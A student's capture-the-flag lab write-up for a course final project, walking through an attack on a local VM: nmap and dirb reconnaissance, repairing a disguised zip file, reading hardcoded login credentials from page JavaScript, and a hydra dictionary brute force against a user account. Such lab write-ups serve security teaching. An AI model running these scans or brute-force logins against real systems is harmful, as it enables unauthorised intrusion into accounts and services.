

Final Project USD2008

- First step was to write in the Syntax   ifconfig
- To identify my Ip address and then used the Syntax   netdiscover   to find the VMs ip address
- I then nmap -sV the ip address on my network to find all the services on my network




```
┌──(root💀kali)-[~]
└─# 10.0.2.84
zsh: command not found: 10.0.2.84

┌──(root💀kali)-[~]
└─# Nmap scan report for 10.0.2.84
Host is up (0.00013s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:4D:AA:24 (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix
```




```
┌──(root💀kali)-[~]
└─# dirb http://10.0.2.84

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Jan  9 01:37:07 2021
URL_BASE: http://10.0.2.84/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.84/ ----
==> DIRECTORY: http://10.0.2.84/gate/
==> DIRECTORY: http://10.0.2.84/img/
+ http://10.0.2.84/index.html (CODE:200|SIZE:388)
==> DIRECTORY: http://10.0.2.84/robots/
+ http://10.0.2.84/robots.txt (CODE:200|SIZE:97)
+ http://10.0.2.84/server-status (CODE:403|SIZE:274)

---- Entering directory: http://10.0.2.84/gate/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.84/img/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.84/robots/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```


Where we found Tokyo.jpeg and used wget to download it to kali and then used fim to examine the pic in the commandline I then got an error so we used hexeditor to modify the hex to show the jpeg through the commandline we then got a dead end so we moved to the next file we found through the dirb inquiry which was gate.exe .



```
┌──(root💀kali)-[~]
└─# ls                                                                  127 ✗
0cc299c0-632a-4cdd-a471-623a10f46575.pcap  logs       sample1.pcap  tokyo.jpeg
fullstack.rules                            meta.pcap  sample2.pcap
gate.exe                                   note.txt   snort

┌──(root💀kali)-[~]
└─# eog tokyo.jpeg
zsh: command not found: eog

┌──(root💀kali)-[~]
└─# w3m tokyo.jpeg                                                      127 ✗
zsh: command not found: w3m

┌──(root💀kali)-[~]
└─# sudo apt-get install fim                                            127 ✗
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libsdl1.2debian
The following NEW packages will be installed:
  fim libsdl1.2debian
0 upgraded, 2 newly installed, 0 to remove and 208 not upgraded.
Need to get 594 kB of archives.
After this operation, 1,593 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://mirrors.ocf.berkeley.edu/kali kali-rolling/main amd64 libsdl1.2debian amd6
4 1.2.15+dfsg2-5 [193 kB]
Get:2 http://mirrors.ocf.berkeley.edu/kali kali-rolling/main amd64 fim amd64 0.5.3-4 [4
01 kB]
Fetched 594 kB in 2s (336 kB/s)
Selecting previously unselected package libsdl1.2debian:amd64.
(Reading database ... 283616 files and directories currently installed.)
```




```
┌──(root💀kali)-[~]
└─# fim tokyo.jpeg
Corrupt JPEG data: 18 extraneous bytes before marker 0xdb

┌──(root💀kali)-[~]
└─# ls
0cc299c0-632a-4cdd-a471-623a10f46575.pcap  logs       sample1.pcap  tokyo.jpeg
fullstack.rules                            meta.pcap  sample2.pcap
gate.exe                                   note.txt   snort

┌──(root💀kali)-[~]
└─# file gate.exe
gate.exe: Zip archive data, made by v?[0x31e], extract using at least v1.0, last modifi
ed Thu Apr 18 20:34:55 2013, uncompressed size 13, method=store

┌──(root💀kali)-[~]
└─# mv gate.exe gate.zip

┌──(root💀kali)-[~]
└─# ls
0cc299c0-632a-4cdd-a471-623a10f46575.pcap  logs       sample1.pcap  tokyo.jpeg
fullstack.rules                            meta.pcap  sample2.pcap
gate.zip                                   note.txt   snort

┌──(root💀kali)-[~]
└─# unzip gate.zip
Archive:  gate.zip
file #1:  bad zipfile offset (local header sig):  0

┌──(root💀kali)-[~]
└─# hexeditor gate.zip                                                          2 ✕

┌──(root💀kali)-[~]
└─# unzip gate.zip
```



```
└─# unzip gate.zip
Archive:  gate.zip
 extracting: note

┌──(root💀kali)-[~]
└─# ls
0cc299c0-632a-4cdd-a471-623a10f46575.pcap  logs       note.txt     snort
fullstack.rules                            meta.pcap  sample1.pcap tokyo.jpeg
gate.zip                                   note       sample2.pcap

┌──(root💀kali)-[~]
└─# cat note
/BankOfSp41n

┌──(root💀kali)-[~]
└─# dirbuster
Jan 08, 2021 10:27:52 PM java.util.prefs.FileSystemPreferences$1 run
INFO: Created user preferences directory.
Starting OWASP DirBuster 1.0-RC1

┌──(root💀kali)-[~]
└─# sudo apt-get install gobuster
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  gobuster
0 upgraded, 1 newly installed, 0 to remove and 208 not upgraded.
Need to get 2,019 kB of archives.
After this operation, 6,759 kB of additional disk space will be used.
Get:1 http://mirrors.ocf.berkeley.edu/kali kali-rolling/main amd64 gobuster amd64 3.0.1
-0kali1 [2,019 kB]
Fetched 2,019 kB in 4s (542 kB/s)
Selecting previously unselected package gobuster.
```

Final Project USD2008

Went back to browser and added login.php to see if we could possibly login and got a page laughing at us .




Hahaha! Wrong Person!

Username:

admin

Password:


•••••••••



```
function check(form)
{

if(form.userid.value == "anonymous" && form.pwd.value == "B1tCh")
{
        return true;
}
else
{
        alert("Hahaha! Wrong Person!")
        return false;
}
}
```


So we got page to login in w these credentials and it took us to another page indax.html

Next we checked was index.html where we found Arturo on the source page and used hydra -l arturo -P /usr/share/wordlists/rockyou.txt dictionary/bruteforce attack against Arturo where we found his password: corona



```
    </div>

    <div class="w3-col m6 w3-padding-large">
      <h1 class="w3-center">About</h1><br>

      <p class="w3-large">The Catering was founded in blabla by Mr. Smith in lorem ipsum dolor sit amet, consectetur adipiscing elit consectetur adipiscing elit, sed
      <p class="w3-large w3-text-grey w3-hide-medium">Excepteur sint occaecat cupidatat non proident, sunt in culpa qui officia deserunt mollit anim id est laborum c
    </div>
  </div>



  <!-- Contact Section -->
  <div class="w3-container w3-padding-64" id="contact">
    <h1>Contact</h1><br>

    <p class="w3-text-blue-grey w3-large"><b>Current Location Bank Of Spain</b></p>

    <form action="/action_page.php" target="_blank">
      <p><input class="w3-input w3-padding-16" type="text" placeholder="Name" required name="Name"></p>

      <p><input class="w3-input w3-padding-16" type="datetime-local" placeholder="Date and time" required name="date" value="2017-11-16T20:00"></p>
      <!-- Hey! help please I'm Arturo Román they are very-dangerous and one more thing may be  old things won't work they are UPDATED, please help me!!! -->
      <p><button class="w3-button w3-light-grey w3-section" type="submit">SEND MESSAGE</button></p>
    </form>
  </div>

<!-- End page content -->
```

We then got the password,login info by running hydra

